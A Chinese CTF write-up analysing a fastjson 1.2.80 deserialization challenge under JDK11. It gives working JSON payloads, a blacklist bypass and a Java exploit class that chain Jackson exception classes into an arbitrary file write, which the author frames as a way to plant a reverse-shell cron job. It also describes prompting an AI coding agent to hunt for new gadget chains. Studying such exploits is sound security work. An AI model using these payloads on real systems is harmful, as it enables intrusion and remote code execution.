前言
拖了快大半年了,最近好好整理了一下fastjson,来看看这题。
主要考察fastjson1.2.80在JDK11环境下的写文件利用。
分析
链子分析
看pom.xml,发现环境是JDK11。 看了一下依赖,发现只有springboot和fastjson1.2.80,所以这里大概率是用JDK11写文件那条链。
springboot环境怎么写文件去RCE?一开始想的是写tomcat-docbase,或者jre/classes之类的。但是后面想了一下,这些方法都需要去爆破目录,或者猜目录。不是首选的。
那剩下的常规方法就是写ssh,或者写计划任务了。不过这个需要有对应的root权限才行。可以先试一下。
从wp中得知,用的是写计划任务的方式。
JDK11那条链原本长这样:
https://rmb122.com/2020/06/12/fastjson-1-2-68-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| {
"@type": "java.lang.AutoCloseable",
"@type": "sun.rmi.server.MarshalOutputStream",
"out": {
"@type": "java.util.zip.InflaterOutputStream",
"out": {
"@type": "java.io.FileOutputStream",
"file": "/tmp/asdasd",
"append": true
},
"infl": {
"input": {
"array": "eJxLLE5JTCkGAAh5AnE=",
"limit": 14
}
},
"bufLen": "100"
},
"protocolVersion": 1
}
|
这是68版本的,但80版本里AutoCloseable已经被ban。得想其他版本把MarshalOutputStream打进去。
再看看80版本jackson+io写文件是怎么打入InputStream的:
1
| {"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}
|
靠的jackson里的异常类。
参考上面的payload,现在可以找一个异常类的构造方法或是属性中,存在OutputStream的。
开始找OutputStream的链。
看了wp,尝试还原了一下思路。

这里要加载的是OutputStream,那就是要找一个写文件相关的类,里面有OutputStream的可能性才大。然后根据原有的jackson链,去找JacksonException的子类。能够看到有一个StreamWriteException,看一下构造函数:

发现全是protected的,fastjson用不了。
看看它的子类com.fasterxml.jackson.core.JsonGenerationException:

JsonGenerator值得看,是个抽象类,子类不多,一个个看:

这里可以先点进去看一层,这样可以最快筛选到最容易发现的,也就是UTF8JsonGenerator:

那么思路大概清楚了,就是先通过异常类,打入OutputStream,然后走JDK11写文件的链,写计划任务去反弹shell。
AI找链
直接找
这里使用claudecode+GLM4.7
把jackson的源码包给AI:

提示词:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| 你是一个fastjson利用链搜寻专家。现在需要寻找fastjson1.2.80版本下的新利用链。
当前的要求是,将java.io.OutputStream添加进fastjson的缓存。
需要搜索的jar包已经在项目目录下。
你需要做的步骤为:
1. 确定搜索范围为com.fasterxml.jackson.core.JacksonException及其子类。
2. 提取类中的public属性和public构造函数中参数的类型,将提取到的类型及其子类添加到搜索范围,重复上述过程,直到搜索到类中的public属性或public构造函数中参数的类型有java.io.OutputStream。
例子一:
public class A{
public A(OutputStream out){
.....
}
}
A类的public构造方法中存在java.io.OutputStream,搜索结束。
例子二:
public class A{
public A(B b){
.....
}
}
public abstract class B{
public B(C c){
.....
}
}
public class D extends B{
public D(OutputStream out){
.....
}
}
D类的public构造方法中存在java.io.OutputStream,搜索结束。
|
搜索结果:

耗时6分钟左右,还是比较快的。在提示词比较清晰,例子比较完备时,AI找这种短链也是可行的。
配合mcp
这里使用jar-analyzer项目的mcp工具。
https://github.com/jar-analyzer/jar-analyzer/releases/tag/5.15

效果更好了,只用两分钟左右就找到了。
后面还显式调用过一次jar-ana的skill,不过效果反而不是很好,第一次没找到,找了个com.fasterxml.jackson.core.exc.StreamWriteException,把protected方法算进去了。不过提醒AI后也能顺利找到链子。
黑名单绕过
原JDK11的payload里,出现了java.io.FileOutputStream,这在1.2.71版本中已经进入了黑名单。

再结合题目给出的com.app.FilterFileOutputStream,可以知道,要用它替换java.io.FileOutputStream来绕过黑名单。com.app.FilterFileOutputStream要求传入的prefix为/
Exp
step1:
1
2
3
4
5
6
7
8
9
10
11
12
| {
{
"@type": "java.lang.Exception",
"@type": "com.fasterxml.jackson.core.JsonGenerationException",
"g":{}
},
{
"@type": "com.fasterxml.jackson.core.JsonGenerator",
"@type": "com.fasterxml.jackson.core.json.UTF8JsonGenerator",
"out":{}
}
}
|
step2:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| {
"@type": "java.io.OutputStream",
"@type": "sun.rmi.server.MarshalOutputStream",
"out": {
"@type": "java.util.zip.InflaterOutputStream",
"out": {
"@type": "com.app.FilterFileOutputStream",
"name": "${path}",
"prefix": "/"
},
"infl": {
"input": {
"array": "${array}",
"limit": ${limit}
}
},
"bufLen": "100"
},
"protocolVersion": 1
}
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
| package com.solution;
import com.alibaba.fastjson.JSON;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.*;
import java.util.zip.Deflater;
public class Exp {
public static void main(String[] args) throws IOException {
String step1 = new String(Files.readAllBytes(Paths.get("step1.json")), StandardCharsets.UTF_8);
try{
JSON.parse(step1);
}catch(Exception e){
}
String path = "D:/1tmp/1.txt";
String content = "ctf flag";
HashMap<String, Object> map = gzcompress(content);
String array = (String) map.get("array");
int limit = (int) map.get("limit");
String poc = new String(Files.readAllBytes(Paths.get("step2.json")), StandardCharsets.UTF_8);
String replace = poc.replace("${path}", path).replace("${limit}", String.valueOf(limit)).replace("${array}", array);
JSON.parse(replace);
}
public static HashMap<String, Object> gzcompress(String code) {
byte[] data = code.getBytes();
byte[] output = new byte[0];
Deflater compresser = new Deflater();
compresser.reset();
compresser.setInput(data);
compresser.finish();
ByteArrayOutputStream bos = new ByteArrayOutputStream(data.length);
try {
byte[] buf = new byte[1024];
while (!compresser.finished()) {
int i = compresser.deflate(buf);
bos.write(buf, 0, i);
}
output = bos.toByteArray();
} catch (Exception e) {
output = data;
e.printStackTrace();
} finally {
try {
bos.close();
} catch (IOException e) {
e.printStackTrace();
}
}
compresser.end();
System.out.println(Arrays.toString(output));
int limit = bos.toByteArray().length;
HashMap<String, Object> map = new HashMap<>();
map.put("array", Base64.getEncoder().encodeToString(output));
map.put("limit", limit);
return map;
}
}
|

成功写入:
后记
AI做一些代码审计和利用链挖掘肯定是未来的趋势。AI的优势在于读代码,像找出哪个类的所有构造方法这种活,肯定还是交给jar-ana这种专门的工具效率更高更准确。后面再配合上专门构建的知识库,AI找漏洞的能力会更强。再配合上标准化的工作流,现在经常以skill的形式实现,确保稳定有格式的输出,AI挖漏洞的能力就更强了。
参考
https://eddiemurphy89.github.io/2025/06/08/%E4%BB%8E%E4%BA%AC%E9%BA%92CTF2025-FastJ%E7%9C%8Bfastjson%E7%9A%84Any-File-Write-Chains/#EXP